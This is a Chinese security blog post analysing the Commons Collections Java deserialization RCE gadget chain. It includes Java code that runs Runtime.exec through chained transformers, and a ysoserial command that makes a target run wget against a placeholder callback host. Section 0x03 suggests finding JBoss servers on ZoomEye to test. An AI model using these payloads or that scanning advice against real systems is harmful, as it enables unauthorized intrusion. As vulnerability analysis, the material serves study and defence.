0x00 背景

这几天在zone看到了有人提及了有关于common-collections包的RCE漏洞，并且http://zone.wooyun.org/content/23849给出了具体的原理。作为一个业余的安全研究人员，除了会利用之外，还可以探究一下背后的原理。


0x01 原理

Java反序列化导致的漏洞原理上和PHP反序列一样，也是由于用户的输入可以控制我们传入的对象。如果服务端程序没有对用户可控的序列化代码进行校验而是直接进行反序列化使用，并且程序中运行一些比较危险的逻辑（如eval，登录验证等），就会触发一些意想不到的漏洞。实际上，这并不是什么新的问题了，有关于Java中的反序列化导致的漏洞可以看https://speakerdeck.com/player/2630612322be4a2696a31775f2ed005d的slide了解一下。


而这次，主要探讨一下在特殊环境下，反序列化能否达到远程代码执行（RCE）。

参考文章3中给出了exp，并且在zone上有了很多的讨论，配合github上的jar文件生成一个序列化字符串，然后发送给漏洞站点就能触发。关于利用，并不是本文的重点。

问题从common-collections工具的各个transformer说起，这些transform主要用于对Map的键值进行转化。



其中，国外研究人员发现类InvokerTransformer中的transform方法允许通过反射执行参数对象的某个方法，并返回执行结果。



我们来写个代码测试一下：

@SuppressWarnings({"rawtypes", "unchecked"})

public class VulTest {

public static void main(String[] args) {

Transformer transform = new InvokerTransformer(

"append",

new Class[]{String.class},

new Object[]{"exploitcat?"});

Object newObject = transform.transform(new StringBuffer("your name is ")) ;

System.out.println(newObject);

}


}

这里创建了一个InvokerTransformer对象，并且调用了它的transform，参数是个StringBuilder对象，执行后会输出一个字符串：


your name is exploitcat?

可以看到，通过transform方法里的反射，我们成功调用了StringBuilder中的append方法并返回结果，虽然过程有些曲折。这样，我们离RCE又近了一步，那么谁会去调用这些transformer对象的transform方法呢？


调用这些transform方法的是一个叫TransformedMap的类，这个类可以当做原生Map类的一个包装类（通过TransformedMap.decorate方法）。进入这个类一探究竟：



这里的decorate方法就是对外创建TransformedMap对象的方法。在代码中我们可以清晰找到transform方法是如何被调用的。



以及entry对象调用setValue时，执行的checkSetValue：



为了搞清楚为啥在setValue的时候发生了什么，我们来看代码：

public class TransformTest {

public static void main(String[] args) {

Transformer[] transformers = new Transformer[]{

new ConstantTransformer(Runtime.class),

new InvokerTransformer("getMethod", new Class[]{String.class,Class[].class},

new Object[]{"getRuntime", new Class[0]}),

new InvokerTransformer("invoke", new Class[]{Object.class,Object[].class},

new Object[]{null, new Object[0]}),

new InvokerTransformer("exec", new Class[]{String.class},

new Object[]{"calc"})

};

Transformer chain = new ChainedTransformer(transformers) ;

Map innerMap = new HashMap() ;

innerMap.put("name", "hello") ;

Map outerMap = TransformedMap.decorate(innerMap, null, chain) ;

Map.Entry elEntry = (Entry) outerMap.entrySet().iterator().next() ;

elEntry.setValue("hello") ;

}

}

代码中，我们将我们要执行的多行代码分散到各个transformer里，使用InvokeTransformer类来执行我们的方法。接着用TransformedMap来执行transfom方法触发代码。

这里的原生Map用来被TransformedMap包装，然后map的entry对象调用了setValue方法。在java环境中执行上面的代码，最后会弹出计算器：




到目前为止，我们找了一些创造RCE的条件：

（1）使用了InvokeTransformer的对象，并在transform方法里执行代码；  
（2）使用TransformedMap通过执行setValue方法来触发transform方法。


对于一个“不讲道理”的RCE，显然需要另一个好用的类来同时满足上面两点，并且在readObject里进行调用。readObject方法是java的序列化对象（实现了Serializable接口）中首先会调用的方法。

0x02 利用

这里配合我们执行代码的类就是AnnotationInvocationHandler，我们来看看readObject方法里面有什么逻辑：




可以看到，首先调用了defaultReadObject来获取了类属性type和memberValues，找到定义，这两个东西如下：




在readObject方法中，类型检查之前就触发了我们对象的方法。从memberValues参数中获取了entry并setValue，这样，虽然可能会有类型错误，但是代码却执行了。符合了之前我们关于RCE的构想。所以看懂exp就变得很简单。exp做了一件事情，就是返回一个序列化的handler对象，对象里包含了我们的transformer对象数组，用来装载我们要执行的代码。

创建handler的方法如下:



利用反射，获取到AnnotationInvocationHandler的构造函数，并传入了我们的map，getInstance返回一个handler对象，完成了所要求的一切，之后，找个使用可控序列化的地方发送这个序列化handler即可执行我们的代码。

我还是把exp贴上来吧，这段代码就是构造我们的handler对象：



首先exp里构造了transformer对象数组并用LazyMap进行包装，包装后装到一个handler对象里并返回这个handler。

0x03 演示

为什么说这个RCE影响大，具体可以看看参考文章1中作者给出的几个案例，可以看到主流的java-web中间件都受到了影响，包括jboss、WebLogic、 WebSphere等。

以jboss为例的利用教程，在zone里<http://zone.wooyun.org/content/23847>已经给出步骤了，利用门槛不高，只需要在zoomeye上找jboss来测试即可。


由于是RCE，所以花样很多了，这里我就挑几个案例，利用CloudEye执行看看，执行命令为：

wget http://your-cloudeye-site

如果成功执行，那么我们的cloudeye上应该有日志的。 具体如下：

java -jar ysoserial-0.0.2-all.jar CommonsCollections1 'wget http://your-cloudeye-site' > out.ser

上面的命令是获取执行wget命令的handler对象的序列化code，然后我们访问jboss里的JMX服务：



在cloudeye上，成功获取了访问记录：



配合cloudeye，我们完全可以做到命令回显，不过既然是RCE了，玩儿法就太多了。

实际上，参考文章1中给出了JAVA中使用了序列化的场景：

* In HTTP requests – Parameters, ViewState, Cookies, you name it.
* RMI – The extensively used Java RMI protocol is 100% based on serialization
* RMI over HTTP – Many Java thick client web apps use this – again 100% serialized objects
* JMX – Again, relies on serialized objects being shot over the wire
* Custom Protocols – Sending an receiving raw Java objects is the norm – which we’ll see in some of the exploits to come

如果想探索这个漏洞的利用，那么我推荐你阅读以下这篇文章。

0x04 总结

总结下，漏洞产生的主要问题还是在用户可控的序列化字符串上，在使用ObjectInputStream与ObjectOutputStream类的时候，最好进行白名单校验，防止意外的发生。 配合参考文章1，估计接下来乌云上又会刮起一阵腥风血雨。

参考文章：

1. <http://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/#jboss>
2. <https://blogs.apache.org/foundation/entry/apache_commons_statement_to_widespread>
3. <https://github.com/frohoff/ysoserial>